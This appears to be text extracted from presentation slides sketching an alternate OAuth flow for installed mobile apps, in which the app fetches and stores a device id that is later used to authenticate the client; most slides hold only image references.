
# alternate flow

(installed mobile apps)

- authenticate user to client's web server
- call home to get **device id**
- store device id locally
- proceed with oauth flow to get request token
- validate device id to authenticate client
- proceed with the flow to grant access token


# alternate flow

(mobile apps)




# alternate flow

(mobile apps)




# alternate flow

(mobile apps)



